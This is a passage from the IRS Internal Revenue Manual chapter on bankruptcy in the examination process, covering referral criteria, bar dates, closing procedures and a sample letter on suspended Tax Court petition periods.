D. Receiving an administrative offer in compromise (OIC) based on doubt as to liability. As a rule, the IRS will not consider an OIC from a taxpayer in bankruptcy; however, we may work with the taxpayer outside of the context of an administrative offer in compromise when it is in the best interest of the IRS and the taxpayer to do so. See IRM 5.9.4.9, *Offers in Compromise and Bankruptcy*; or

E. Assets transferred outside of the ordinary course of business within 90 days before filing of the bankruptcy petition or within 1 year to an insider.

3. It is the responsibility of Examination to promptly respond to all requests from both Area Counsel and Insolvency with any supporting data, documents, or other examination information from the administrative file. Examination should be aware of and comply with the deadlines and requirements imposed by the Bankruptcy Court that affect the examination process.

4. Examiners who suspect bankruptcy fraud should contact their fraud technical advisor for assistance and guidance. Refer to IRM 5.9.4.10.2, *Fraud Technical Advisor*. Fraud indicators are listed in IRM 5.9.4.10.3, *Fraud Indicators*.

4.27.1.3.1 (08-25-2009)
Significant Bankruptcy Case Issues

1. All cases which meet the referral criteria listed in IRM 5.9.4.13.3, *Referrals on Significant Bankruptcy Case Issues*, should be immediately referred to Associate Area Counsel. This is for the purpose of permitting identification of those cases that may require coordination on a more expedited or more extensive basis. The referral criteria should be applied to all taxable years of the taxpayer that have ended prior to the petition date and any known tax transactions that have occurred in the current year but prior to the petition date. It is not mandatory that every tax year be opened and included in the examination. Normal examination criteria should be used to determine which tax year will be included in the audit.

2. The following types of cases should be referred to Area Counsel immediately:

A. Coordinated Industry Cases (CIC);

B. All corporate taxpayers for which an Industry Technical Advisor (TA) issue is present;

C. All cases in which technical advice or ruling requests are pending, including requests for change of method of accounting if the outcome of the request has a significant tax impact on the taxpayer or on the taxpayer's industry;

D. All cases for which the aggregate potential tax liability, excluding interest and penalties, will exceed $1 million;

E. All cases in which the outstanding assessed liability exceeds $10 million;

F. All cases involving taxpayers with assets of $50 million or more:
For debtors of this size which reorganize, being able to determine the tax attributes that survive bankruptcy may become critically important to the debtors and/or the Service.
For debtors of this size which liquidate all or a substantial portion of their assets in bankruptcy, the Service will often need to be able to predict on an expedited basis whether the debtors will recognize substantial current year income and, the resulting regular or alternative minimum tax (even if the debtors historically have not paid income taxes due to their net operating losses);

G. All cases with potential tax liabilities for which there may be significant publicity;

H. All cases for which criminal tax prosecution is being considered or is pending;

I. Present or previously consolidated subsidiaries that file for bankruptcy for which the parent and/or sibling entities fall within the above criteria;

J. Cases raising substantive tax issues such as:

(1) Difficult or significant post-confirmation tax issues in either the disclosure statement or the plan of reorganization. Examples of these cases include reorganization plans that may provide for the creation of a separate post-confirmation tax entity (such as a liquidating trust or qualified settlement fund) or where the debtor may be seeking to fix the tax consequences of its plan or the amounts of its future tax attributes.

(2) Cases involving either taxpayers or entities within the taxpayers' controlled group, that raise pension excise tax or other ERISA issues. Factual situations that may warrant immediate factual inquiry by the Service include cases where the Pension Benefit Guaranty Corporation (PBGC) is identified as one of the debtor's 20 largest unsecured creditors, where the PBGC is a member of the unsecured creditors' committee, or where the debtor's or a controlled group member's pension plan(s) has recently been or will be terminated.

(3) See Exhibit 4.27.1-1, *Substantive Tax Issue Bankruptcy Checklist*.

3. Special care must be taken when only part of a consolidated corporate taxpayer files for protection under the reorganization provisions of the Bankruptcy Code. Members of the group are severally liable; therefore, referral should be based on an analysis of the consolidated corporate taxpayer and not just the debtor company.

4. The identification of particular taxpayers using the referral criteria is not intended to make these cases subject to mandatory examinations. However, Examination should give due consideration to the views of Counsel about whether to survey or audit the taxpayer and should consider the finality of a decision not to survey or audit a taxpayer's recent tax years before the claims bar date.

5. The employee responsible for the case at the time the bankruptcy proceeding is identified will prepare the referral, and forward it to Associate Area Counsel through the Examination Bankruptcy Coordinator in Technical Services, as soon as one or more of the above criteria are found to be present. The referral should be in writing, such as a memorandum, and labeled "Significant Corporate Bankruptcy Referral."

6. The Examination Bankruptcy Coordinator in Technical Services will ensure that the referral is forwarded to the Associate Area Counsel, with a copy sent to Insolvency, in order for a timely proof of claim to be filed with the Bankruptcy Court.

7. Within three days, Counsel will provide Examination with a written response as to whether the facts and circumstances warrant expedited examination procedures.

A. Upon receipt of a referral, a determination will be made as to which Counsel office and which attorney(s) will be selected as coordinators for the issues of the debtor taxpayer.

B. Counsel will also provide oral and written advice as to whether issuance of a statutory notice of deficiency will be authorized.

C. Counsel will establish a liaison with Department of Justice (DOJ) attorneys who have responsibility for the case.

8. If Counsel confirms that a case warrants expedited examination procedures, a meeting will be held with all Service personnel involved in the case to review Counsel's written response, discuss the case, and establish an action plan.

A. The meeting will be coordinated by the Examination Bankruptcy Coordinator in Technical Services and should include representatives from Insolvency (for further information regarding claim bar dates, filing proofs of claims, and other bankruptcy procedures) and from Tax Exempt and Government Entities (if pension plan problems are known to exist or may be indicated by the debtor's schedules). Consideration should also be given to inviting DOJ attorneys who have responsibility for the bankruptcy case. The plan should set forth the actions to be taken by Counsel and each affected function of the Area office, with copies given to each party. Monthly updates should be made.

B. At the meeting, it should be established which area will control particular aspects of the case. With CEP cases, the area where the CEP examination is controlled will probably also control claim assertion and claim defense strategies. Each case will be handled by the "team approach." All tax years included in the examination are to be viewed as a single unit.

C. All settlements of tax years or specific issues should be reviewed by the Counsel attorneys handling the case to assess the impact of the settlement on all open tax years.

D. The debtor should be informed of the coordinated effort and the urgency needed to expedite years under examination. The notification should be in writing and an acknowledged copy should become part of the audit file.

E. To ensure expedited technical advice from the Headquarters Office, copies of all requests must be sent in addition to the appropriate function, to the Special Agent in Charge (SAC) (Field Service) and to the Special Agent in Charge (SAC) (General Litigation) for coordination.

F. All contact with the taxpayer should be documented. This is especially important when assessing taxpayer's timely response and good faith cooperation with respect to information document requests.

5. If in the course of the examination, issues are addressed which have a tax effect on subsequent year returns, copies of Form 906, *Closing Agreement on Final Determination Covering Specific Matters*, or other agreements and relevant workpapers should be sent by the examiner or Appeals Officer to the Area PSP Manager before the case is closed. This information should be processed using Form 5346, *Examination Information Report*. Any future audit issues identified by Counsel should be similarly processed through the Area PSP Manager, and followed-up by an appropriate survey and/or audit of the former debtor's future tax year returns when filed.

4.27.1.3.2 (08-25-2009)
Inquiries from Department of Justice

1. The Examination Bankruptcy Coordinator in Technical Services will review DOJ bankruptcy referrals.
2. If the Examination Bankruptcy Coordinator determines an examination is not warranted, they will advise DOJ of their decision.
3. If the Examination Bankruptcy Coordinator determines an examination may be warranted, they will make a referral to PSP. The referral will be made using Form 3449, *Referral Report*, and notate the bar date or any other response date needed at the top of the form.
4. Technical Services will advise DOJ of PSP's decision.

4.27.1.4 (08-25-2009)
Bankruptcy Estate and Filing Requirements

1. The filing of a bankruptcy petition under any chapter creates a bankruptcy estate. However, for purposes of federal tax liability, only an individual Chapter 7 or 11 bankruptcy estate creates a separate taxable entity. The trustee or debtor-in-possession (DIP) of an individual bankruptcy estate is required to file tax returns and to pay any tax which may be due if the estate has gross income that meets or exceeds the amount required for filing (IRC section 1398(c)). This amount is the total of the personal exemption amount and the basic standard deduction for a married individual filing separately. The trustee or DIP must obtain a taxpayer identification number for the estate. The filing of a tax return for the bankruptcy estate does not relieve the individual debtor of his or her tax filing requirement.
2. No separate taxable entity shall result from the commencement of a bankruptcy case involving a partnership or corporation. See IRC section 1398, IRC section 1399, IRC section 6012(b)(3), and 11 USC section 362 for applicable law.
3. Certain tax attributes of the estate must be reduced by any excluded income from cancellation of debt occurring in a bankruptcy proceeding. The amount of debt cancellation (debt discharged) and the amount to be offset against the estate's tax attributes are shown by filing Form 982, *Reduction of Tax Attributes Due to Discharge of Indebtedness* (also, IRC section 1082, *Basis of Adjustment*,) in the year of discharge. This form should be attached to the tax return of the bankruptcy estate. Tax attributes remaining under IRC section 1398(i) at the time the case is closed by the Bankruptcy Court revert to the debtor in that year. It may be several years after the discharge date depending on the complexity of the case. The tax attributes are not available for the taxpayer's use during this period prior to the close of the case. For additional information concerning passive activity losses, credits, and at risk amounts, see Treas. Reg. section 1.1398–1 and Treas. Reg. section 1.1398–2.
4. There are special rules for the deductibility of administrative expenses of the bankruptcy estate, allowance of net operating losses, and carryback of tax attributes arising in post-petition taxable years. See IRC section 1398 and Notice 2006-83, 2006-40 I.R.B. 596.

Exhibit 4.27.1-1 (08-25-2009)
Bankruptcy Checklist

SUBSTANTIVE TAX ISSUES

The purpose of this checklist is to assist in identifying substantive tax issues in bankruptcy which, due to the technical complexity of the bankruptcy proceeding, may go unnoticed. It is intended to supplement the Large Bankruptcy Case criteria set forth in CCDM 34(10)30 and will be updated as new issues arise and are identified. Terms that may "red flag" the issue in the disclosure statement or plan of reorganization are listed.

If any of the following issues appear to be present and the case is in Insolvency Support function, it should immediately be referred to Area Counsel. In most cases relevant information would be contained in the debtor's disclosure statement, but the original petition and schedules should also be reviewed. In cases requiring large case coordination, Area Counsel should refer plans and disclosure statements to Counsel's National Office for review to identify substantive tax issues which may be grounds for a plan objection and /or basis for an audit issue in future years. Area Counsel will also make a determination, based on the facts of each case, as to issues present in the case which require coordination with Counsel's National Office. If not referred, Area Counsel should take all appropriate action to protect the Service's position.

(1)	Does the plan of reorganization create a separate taxable post-confirmation entity? (Liquidating trust, liquidating trustee, grantor trust, disbursing agent.)
(2)	Does the plan create a trust, corporation, or association that will sell assets transferred to it from the bankruptcy estate?
(3)	Does the plan create a "settlement fund" to pay tort, securities fraud, or criminal victims? (IRC section 468B)
(4)	Does the bankruptcy involve the substantive consolidation of several debtors' estates? This will usually be initiated by a motion to substantively consolidate before a disclosure statement and/or plan has been filed.
(5)	Is the debtor a member of consolidated group (either parent or subsidiary)?
(6)	Is a corporate debtor claiming in its disclosure statement that its reorganization will be tax free?
(7)	Does the plan of reorganization provide for the termination of a pension plan?
(8)	Does the plan of reorganization provide for the transfer of assets from one pension plan to another?
(9)	Does the debtor have a pension plan with assets in excess of $1 million?
(10)	Is the Pension Benefit Guaranty Corporation (PBGC) involved in the case?
(11)	Does the plan propose a sale or transfer from bankruptcy estate to a key person or officer of the corporation?
(12)	Does the plan provide or does a motion request that the principal purpose of the plan is not the avoidance of taxes? (IRC section 269; BC section 1129(d))
(13)	Is the debtor seeking a determination of the tax consequences of the plan from the Bankruptcy Court?
(14)	Has the debtor requested or indicated it intends to request a private letter ruling?
(15)	Does the plan expressly state that the feasibility of the plan turns on or will be affected by future tax consequences?
(16)	Does the plan attempt to deal with post-confirmation tax years?

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Part 4. Examining Process

Chapter 27. Bankruptcy

Section 2. Examiner Responsibilities

4.27.2 Examiner Responsibilities

- 4.27.2.1 Overview
- 4.27.2.2 Notification of Bankruptcy Proceedings
- 4.27.2.3 Group Procedures
- 4.27.2.4 Closing Procedures For Agreed Closures
- 4.27.2.5 Closing Procedures—Unagreed Cases with Automatic Stay
- 4.27.2.6 Closing Procedures-Surveys and No-change Closure

4.27.2.1 (08-21-2009)
Overview

1. This section details the procedural requirements of an examiner when they are notified of a bankruptcy proceeding. The filing of bankruptcy does not preclude the IRS from beginning or proceeding with an examination.

4.27.2.2 (08-21-2009)
Notification of Bankruptcy Proceedings

1. Insolvency uses various means to notify Examination that a bankruptcy petition has been filed by taxpayers under examination. They primarily use the Automated Insolvency System (AIS) in addition to inputting various IDRS codes that reflect a bankruptcy filing. Insolvency inputs a TC 520 with closing code 60, 61, 62, 63, 64, 65, 66, 67, 81, 83, 84, 85, 86, 87, 88, or 89 on the taxpayer's IDRS transcript. See IRM 5.9.5.6.1, *Closing Codes*. As a rule, examiners should pull current IDRS transcripts and AIMS prints during the pre-planning stage of each case to determine whether a taxpayer has filed bankruptcy. An AMDISA print will reflect a bankruptcy freeze code U or X.
2. The Examination Bankruptcy Coordinator in Technical Services no longer receives notice of bankruptcy filings via the INS notification system.
3. No less than 30 days before the bar date, the assigned Examination/Appeals function will ensure that Insolvency is notified of any potential assessment or refund which is not yet reflected on AIMS so that a proof of claim may be timely filed with the Bankruptcy Court. If a final determination of tax, pre-petition interest, and penalties is not made by this date, as good an estimate as possible of these amounts, based upon all the facts, should be given. Upon completion of the examination action, Insolvency should be notified of the correct final determination and may then file an amended claim.
4. If the case will require that significant processing procedures be followed or meets the definition of a Large Bankruptcy Case, please refer to IRM 4.27.1.3.1, *Significant Bankruptcy Case Issues*. Coordinated Examination Program's procedures must be followed to ensure the coordination of examination issues on a more expedited basis.
5. Examination employees who become aware of bankruptcy proceedings through any other means should follow the procedures in paragraphs (3) and (4) above, so that the collection of any pending tax is protected by a proof of claim timely filed in the Bankruptcy Court. Please contact your Examination Bankruptcy Coordinator in Technical Services or Insolvency to find out the status of the bankruptcy and the bar date.

4.27.2.3 (08-21-2009)
Group Procedures

1. During all phases of any examination (classification and pre-planning to closure), collectibility should be considered. Refer to IRM 4.20.2.4, *Bankruptcy*. The filing of a bankruptcy petition does not preclude the IRS from examining a taxpayer; however, this fact should be given some weight when deciding whether to conduct an examination. You may find it helpful to discuss the case with your Examination Bankruptcy Coordinator in Technical Services. The Insolvency Bankruptcy Specialist may be able to give helpful information.
2. Before initiating an extensive income tax examination of a corporation which has filed an "asset" Chapter 7 bankruptcy case where all the debtor corporations assets will be liquidated, examiners should consider (with Insolvency's assistance) the collectibility of the income tax deficiencies as a result of the examination. This is because a corporate debtor would, for all practical purposes, cease to exist at the conclusion of a Chapter 7 bankruptcy and secured claims are generally paid before unsecured priority tax claims. Of course, sources other than the corporate debtor or its scheduled assets may exist for the Service to later collect taxes determined to be due, as in the cases of trust fund taxes, consolidated group income taxes, controlled group pension excise taxes, undisclosed potential tax refunds or overpayments, amounts due the debtor from other federal government agencies for which "offsets" may be allowed, and potential transferee assessments.
3. If applicable, bankruptcy project codes should be updated on AIMS as soon as possible after notification of the bankruptcy proceeding is received. See IRM 4.27.3.5.3(3)(d), *Required Actions Prior to Bankruptcy Suspense*, for the list of applicable project codes.
4. At the time of notification of the bankruptcy proceeding, the responsible examination function will verify via IDRS commands TSUMY and AMDISA that the bankrupt taxpayer is not an investor in a TEFRA proceeding. If the taxpayer is an investor in a TEFRA proceeding, the filing of a bankruptcy petition begins the running of the one year statute of limitations provided in IRC section 6229(f). If it is determined that the IRC section 6229(f) one year statute applies, steps must be taken to assure that a statutory notice of deficiency is issued for tax deficiencies resulting from the key case related issues. Contact your TEFRA coordinator with questions.
5. The normal three year statute of limitations provided by IRC section 6501 should be protected at the examination group level. The responsible examination personnel should solicit a consent to extend the statutory period of limitations before the expiration of the IRC section 6501 date. In the case of a joint return where only one spouse has petitioned for bankruptcy, separate consents should be solicited for each spouse. If a trustee has been appointed in the bankruptcy proceeding, Area Counsel should be consulted for an opinion as to whether the bankrupt taxpayer and/or the trustee should sign the consent. IRC section 6501(c)(4) provides that the Service must give notice to taxpayers of their right to refuse to extend the period of limitations, or to limit the extension to particular issues.
6. If an examiner uncovers evidence of bankruptcy fraud, whether or not it would result in any tax consequences, their fraud technical advisor should be consulted for assistance in preparing a referral to the appropriate function or agency. For more information, refer to IRM 5.9.4.10, *Bankruptcy Fraud*.

4.27.2.4 (08-21-2009)
Closing Procedures For Agreed Closures

1. **Petitions filed prior to October 22, 1994** - If the bankruptcy petition was filed prior to October 22, 1994, and the bankruptcy is still open, the tax cannot be assessed for the bankrupt taxpayer. The case will need to be forwarded to Technical Services bankruptcy suspense. When forwarding for suspense, note on the Form 3198, *Special Handling Notice for Examination Case Processing*, the bankruptcy status, "Pre-10/22/1994 bankruptcy/agreed-forward to bankruptcy suspense." Be sure to protect the ASED of a non-bankrupt spouse by following quick/prompt assessment procedures before sending the case for suspense. Also note on the Form 3198, "MFT 31 assessment for non-bankrupt spouse has been completed," if warranted.
2. **Petitions filed on or after October 22, 1994** -If the petition was filed after October 21, 1994, the tax can be assessed. The case should be forwarded to Centralized Case Processing (CCP) for assessment and closure.

   Note:

   Write on Form 3198, " Post -10/21/1994 bankruptcy/agreed. Please assess."
3. If a trustee has been appointed in the bankruptcy proceeding, Area Counsel should be consulted for an opinion as to whether the trustee should sign the final examination report in addition to the taxpayer.
4. If the automatic stay is still in place, the Service is prohibited by 11 USC section 362 from making any attempt to collect pre-petition tax liabilities and post-petition tax liabilities incurred by the debtor's bankruptcy estate. For this reason, the following procedures should be followed to ensure that the Service does not violate the automatic stay:
   A. Advance payments and installment agreements may not be solicited.
   B. In unagreed income tax cases, see the procedures detailed in IRM 4.27.2.5, *Closing Procedures - Unagreed Cases with Automatic Stay*.
   C. Partially agreed deficiencies should be forwarded to CCP for assessment, if the bankruptcy petition was filed after October 21, 1994. Follow unagreed closing procedures once the agreed portion has been assessed.
5. If the automatic stay is still in place, the Form 3198 must identify the specific taxpayer in bankruptcy and whether the bankruptcy petition was filed before or prior to October 22, 1994, to prevent assessments made in violation of the automatic stay.
6. Review an AMDISA print to ensure the case is fully established before forwarding the case for assessment or suspense.

4.27.2.5 (08-21-2009)
Closing Procedures—Unagreed Cases with Automatic Stay

1. Taxpayers under the automatic stay protection will be furnished a copy of the examination report and advised of their appeal rights. The following bankruptcy preliminary (30-Day) letters are used for this purpose and explains rights unique to a taxpayer in bankruptcy proceedings:
   A. Letter 915-B (DO), 30-Day Bankruptcy Letter,
   B. Letter 950-B (DO), 30-Day Bankruptcy Letter, or
   C. Letter 525-B (SC), 30-Day Bankruptcy Letter.
2. The bankruptcy preliminary letters will be expeditiously prepared and issued at the group level for all unagreed bankruptcy cases. The case will then be included in the group's 30-day suspense file. Management will ensure adequate group controls on cases in 30-day status. Bankruptcy preliminary letters will be sent by regular mail, except when it is necessary to use certified mail. If certified mail is used, return receipts will be requested.
3. If both spouses on a joint return have filed a bankruptcy petition but with separate residences, a duplicate original of the preliminary bankruptcy letter will be mailed to each spouse. The duplicate letters will be accompanied by those items listed in (6) below. The administrative file should include the documentation of the separate residences as well as being noted on Form 3198.
4. If only one spouse on a joint return has petitioned the Bankruptcy Court, a regular 30-day letter should be issued to the non-petitioning spouse. The spouse who is in bankruptcy proceedings will be issued a bankruptcy preliminary letter. Regular 30 day letters include but are not limited to the following:
   A. Letter 915 (DO), Letter to Transmit Examination Report;
   B. Letter 950-A(DO), 30-Day Letter; and
   C. Letter 525 (SC), General 30 Day Letter.
5. A copy of the bankruptcy preliminary letter with enclosures should be mailed to the taxpayer's representative if so indicated in the administrative file.
6. Bankruptcy preliminary letters will be accompanied by the following:
   A. A copy of the examination report. Taxpayer's copy should not include transmittal letters or other reports of confidential nature.
   B. An appropriate waiver form.
   C. Publication 5, *Your Appeal Rights and How to Prepare a Protest if You Don't Agree*, or Publication 3498, *The Examination Process*.
7. When prepayment credits shown on the return are changed, the examination report accompanying a bankruptcy preliminary letter will disclose separately the increase or decrease in income tax liability and the adjustment to prepayment credits. The accompanying waiver will show the full deficiency amount before any adjustments due to change in prepayment credits. A statement attached to the waiver will show the adjustment to the prepayment credits with the net amount due.
8. If the taxpayer agrees during the period provided by the 30-day letter, follow the closing procedures under IRM 4.27.2.4, *Closing Procedures for Agreed Closures*.
9. If the taxpayer files an appeal, forward the case to Appeals through Technical Services. Be sure to note on the Form 3198 the bankruptcy status.
10. If you receive no response, forward the case to Technical Services for issuance of a notice of deficiency. Note on the Form 3198 the bankruptcy status.
11. In the event the non-bankrupt spouse agrees to the deficiency but the bankrupt spouse does not, follow quick/prompt assessment procedures to have the non-bankrupt spouse assessed. Note on the Form 3198 that the non-bankrupt spouse has been assessed under MFT 31 before forwarding the case to Technical Services for issuance of a notice of deficiency to the bankrupt spouse. Refer to IRM 4.10.8.11.1.1, *Separate Assessments on Joint Taxpayers*.

4.27.2.6 (08-21-2009)
Closing Procedures-Surveys and No-change Closure

1. When closing a surveyed return or no-change case, follow normal procedures. Bankruptcy has no affect on these types of closures.

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Part 4. Examining Process

Chapter 27. Bankruptcy

Section 3. Review and Processing Procedures

4.27.3 Review and Processing Procedures

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- 4.27.3.1 Overview
- 4.27.3.2 Examination Coordination with Insolvency
- 4.27.3.3 Closure of Cases at the Group Level
- 4.27.3.4 Corresponding with Taxpayers
- 4.27.3.5 Bankruptcy Review and Suspense
- 4.27.3.6 Monitoring of Bankruptcy Suspense Inventory
- 4.27.3.7 Bankruptcy Processing after the Automatic Stay Lifted

4.27.3.1 (08-21-2009) Overview

1. This section provides procedures for coordinating, reviewing, suspensing, and closing bankruptcy cases.

4.27.3.2 (08-21-2009) Examination Coordination with Insolvency

1. Bankruptcy proceedings impose deadlines for action for both the debtor (taxpayer) and the creditor (IRS).
2. The deadline for filing proofs of claim is called the "bar date." The court sets the bar date in a Chapter 11. In Chapters 7, 12, and 13 the bar date is the later of:
   - A. 180 days after the petition date, or
   - B. 90 days after the first meeting of creditors.
3. Under BAPCPA a debtor is required to file returns. This allows the IRS to file a claim for such returns within 60 days after the return is filed.
4. The Service's failure to meet the bar date (or bar date extension) may result in the IRS's claim being disallowed. This means, upon discharge, the Service may not recover from the debtor personally. Thus the IRS must ensure that it files accurate claims with the Court in a timely manner.
5. The Court can extend a creditor's bar date for cause.

4.27.3.2.1 (08-21-2009) Questionable Returns Filed with Insolvency During Bankruptcy Proceedings

1. Under the Bankruptcy Abuse Prevention and Consumer Protection Act (BAPCPA) of 2005, to be eligible for bankruptcy, debtors must file certain Federal tax returns.
2. Some returns submitted to Insolvency by debtors are questionable. For instance, they may not reflect the income showing on the debtor's schedules, the information presented in his/her statement of financial affairs, or data on master file sources such as IRPTR.
3. Insolvency needs to have these questionable returns reviewed by Examination so an accurate proof of claim can be filed with the court in a timely manner.

Note:

Insolvency is responsible for following normal processing procedures to have tax returns received, processed, and assessed.

4.27.3.2.1.1 (08-21-2009) Returns Eligible For Review

1. Insolvency will request an exam review of questionable returns using Form 3449, *Referral Report*.
2. The questionable returns must meet the criteria in paragraph 7.
3. The referral must be made at least 45 days before the bar date. The bar date should be notated at the top of the referrals.
4. Form 3449, along with copies of the questionable returns, will be forwarded to Planning and Special Programs (PSP).
5. Upon receipt of the referral, PSP will review the referral to ensure:
   - A. The referral was made at least 45 days before the bar date;
   - B. The questionable returns meet the criteria in paragraph 7.

6. If less than 45 days before the bar date remains and/or the questionable returns do not meet the criteria describe in paragraph 7 below, the referral will be returned to Insolvency, unless special arrangements have been made.
7. ==
   A. ==
   B. ==
   C. ===

4.27.3.2.2 (08-21-2009)
PSP Classification of Questionable Returns

1. PSP will establish the return(s) on AIMS.
2. PSP will provide Insolvency with an estimated deficiency within 15 days of the bar date.
   A. The estimate provided must be based on facts that can be presented in court should the debtor object to the Service's estimated claim.
   B. Refer to IRC section 7491, *Burden of Proof*, for additional information.
3. If the referral is a result of source documentation such as Information Returns Processing (IRP) reports, PSP will forward the case to Technical Services.
4. If the referral involves issues that require further development, PSP will assign the case to an examination group.
5. PSP may determine at any time during the review process that the return should be surveyed before assignment.

4.27.3.2.3 (08-21-2009)
Technical Services Review of Questionable Returns

1. A Technical Services reviewer will determine if there is adequate documentation to issue a statutory notice of deficiency.
2. If there is not adequate documentation to support issuance of a statutory notice of deficiency, the reviewer will return the case to PSP advising that the case needs further development.

   Caution:

   The reviewer needs to provide an estimated deficiency to Insolvency prior to returning the case to PSP.
3. If there is adequate documentation, the reviewer will issue a notice of deficiency and provide a copy to Insolvency.
4. A 30-day letter does not need to be issued prior to the issuance of a notice of deficiency with regard to the tax return situations addressed above. Luhring v. Glotzbach, 304 F.2d 560, 565 (4th Cir. 1962) and Rosenberg v. Commissioner, 450 F.2d 529 (10th Cir. 1971).

4.27.3.2.4 (08-21-2009)
Returns Under Examination When the Bankruptcy Petition is Filed.

1. It is imperative that Insolvency be provided, at least 30 days prior to the bar date, deficiency or estimated deficiency amounts for returns under examination. All communication should stipulate the bar date because of its importance.
2. When a return is warehoused at a campus waiting for classification or assignment, Area PSP will instruct the campus holding the return to forward the return immediately to Area PSP. See IRM 4.1.4.3.3, *Bankruptcy Notices*.
3. If a return is in a status below 10, Area PSP, Campus Exam, or Centralized Files & Scheduling will take one of the following actions:
   A. Advise Insolvency that the return will be closed survey before assignment;
   B. Advise Insolvency the return has been assigned to an examination group; or
   C. Advise Insolvency of the estimated deficiency amount.
4. If a return is assigned to an exam group, the group must notify Insolvency of the disposition of the case.
   A. If the return is in the group's unassigned inventory, the manager will ensure Insolvency is provided the deficiency or estimated deficiency amount.
   B. If the return is in assigned inventory, the examiner will ensure Insolvency is provided the deficiency or estimated deficiency amount.
   C. Prior to closing the case from the group, the examiner will provide Insolvency with a copy of the report of adjustments.
5. If a notice of deficiency is issued to a bankrupt taxpayer, Technical Services will provide Insolvency with a copy of the notice of deficiency issued to a bankrupt taxpayer.
6. See IRM 5.9.13.10, *Amended Claims*, for guidance regarding amending a proof of claim.

4.27.3.3 (08-21-2009)
Closure of Cases at the Group Level

1. Most unagreed cases should be forwarded to Technical Services for issuance of a notice of deficiency. The following types of cases may be forwarded for assessment and/or closure without review after Insolvency has been notified of the final audit results:
   A. Survey;

B. No change;

C. Overassessments/refunds;

D. Agreed cases, except for pre-petition taxable periods where the bankruptcy petition was filed before 10/22/94 (pre-BRA '94 bankruptcy cases); or

E. All cases where a notice of deficiency is not required (some employment and some excise tax cases except for pre-petition taxable periods for cases filed before 10/22/94.)

2. Taxpayers, who disagree with the deficiency determination, including penalties and interest, may file a written protest and request an appeals conference.

A. Upon receipt of the request, the case will be referred to Appeals.

B. Upon conclusion of Appeals consideration of a bankruptcy case, Appeals will confirm the automatic stay is in effect.

C. For cases where the stay is in effect, Appeals will forward those cases to the appropriate Area Technical Service Examination Bankruptcy Coordinator after issuing the notice of deficiency.

D. When appropriate, the case will be suspended if assessment is prohibited by the bankruptcy stay.

E. All other Appeals closures will be processed by normal Appeals processing procedures.

4.27.3.4 (08-21-2009)
Corresponding with Taxpayers

1. If a valid notice of deficiency was issued prior to notification that the taxpayer was in bankruptcy and the period for filing a petition in the Tax Court has not expired, Letter 1384, *Notice of Deficiency*, will not be mailed to the debtor (taxpayer). Instead, the Area having jurisdiction over the return (or acquiring jurisdiction from, for example, a campus) will notify the taxpayer that the 90/150 day petition period is suspended while the automatic stay is in effect and he/she will have any of the 90/150 days remaining on the bankruptcy petition date plus an additional 60 days after the stay is lifted to file a Tax Court petition (see IRC section 6213(f)), or that a Tax Court petition may be filed if the taxpayer first receives permission from the Bankruptcy Court. Use the following pattern letter or similar correspondence for this purpose.

<table>
<tr><td>Date

Name
Address line 1
Address line 2
State and Zip</td><td>Social Security Number: xxx-xx-xxxx
Tax Form:

Tax Year(s):
December 31, xxxx
December 31, xxxx
December 31, xxxx
December 31, xxxx
December 31, xxxx
December 31, xxxx
Person to Contact:

Contact Telephone Number:

Employee Identification Number:
Contact Hours:</td></tr>
<tr><td colspan="2">Dear Mr. xxxxxxxx:

This letter provides supplementary information to the notice of deficiency dated (insert mailing date). We have been notified that at least one of the taxpayers named in the notice has filed bankruptcy.

Please note that while a debtor is in bankruptcy, permission must be obtained from the United States Bankruptcy Court if the debtor wishes to file a petition with the United States Tax Court. The running of the period for filing a petition is suspended for the period during which the debtor is prohibited by reason of the bankruptcy from filing a petition with respect to the deficiency, and for 60 days thereafter per Internal Revenue Code section 6213(f)(1).

If the notice of deficiency previously issued is in joint names and one of these persons is not in bankruptcy, that person does not need the United States Bankruptcy Court's permission to file a petition with the United States Tax Court. If the bankrupt person fails to get permission from the United States Bankruptcy Court prior to filing their own petition with the United States Tax Court, their petition may be dismissed.

This letter in no way serves to suspend or extend the period in which a petition to redetermine the proposed deficiency may be filed with the United States Tax Court.

If you have any questions, please contact the person reflected above. Thank you for your attention to this matter.</td></tr>
<tr><td></td><td>Sincerely Yours,

Territory Manager (Note: This letter can be signed by anyone who can sign a statutory notice of deficiency.)</td></tr>
</table>

2. Unagreed Cases Held by the Area Where a Notice of Deficiency Has Not Been Issued — Preparation, Review, and Issuance of Statutory Notice of Deficiency:

A. Bankruptcy Notice of Deficiency, Letter 1384, will be issued by Examination in all cases for open years when deficiencies have been determined but not assessed.

B. Letter 1384 is not required for deficiencies in post-petition taxes incurred during administration by the bankruptcy estate of an individual in a Chapter 7 or 11 case. See IRM 4.27.5.2.

C. Do not issue Letter 1384 for post-petition tax years that fall under BAPCPA (bankruptcy petitions filed on or after 10/17/2005).

D. The notice of deficiency should be prepared in accordance with established procedures and should be issued to the debtor, not to the trustee.

E. An effort should be made to combine all years in one notice of deficiency. The debtor should be advised of any overassessment of income tax for another year(s). However, separate notices must be prepared when the case involves a bankruptcy filed under BAPCPA when both pre-petition and post-petition tax years are involved.

Note:

Under BAPCPA, an individual debtor's post-petition periods are no longer protected by the automatic stay. See IRM 5.9.4.2.1, BRA 94 and BAPCPA's Effect on Assessments.

F. A bankruptcy case may involve a debtor who filed a joint return with a taxpayer who is not in bankruptcy (i.e., where a joint income tax return was filed but the bankruptcy case is commenced by only one spouse). The authority to issue a notice of deficiency to a debtor is not affected by the commencement of the bankruptcy case. The decision to issue a joint notice, Letter 1384, or separate notices, a regular notice of deficiency and a Letter 1384), should be dictated by the circumstances. See IRC section 1398(d) for debtor's election to close the taxable year and spousal election to file joint returns. When issuing Letter 1384 to the bankrupt spouse and Letter 531-T to the non-bankrupt spouse for the same tax year(s), include both spouses names on both letters.

G. After a notice of deficiency is issued for a bankrupt taxpayer, the case will be held in 90/150 day suspense prior to forwarding the case to the Examination Bankruptcy Coordinator in Technical Services.

H. If a debtor wishes to file a petition with the Tax Court while a automatic stay is in effect, the debtor must request the Bankruptcy Court lift the stay.

I. If the debtor has filed a petition within the 90/150 day period without authorization from the Bankruptcy Court, Area Counsel will ask the Tax Court to dismiss the petition for lack of jurisdiction.

J. If the Letter 1384 is addressed to both a husband and wife and only one is in bankruptcy, the other spouse may petition the Tax Court without authorization from the Bankruptcy Court. The suspension period provided by IRC section 6213(f) does not affect the 90/150 day period for filing a petition with the Tax Court by the spouse not a party to bankruptcy proceedings.

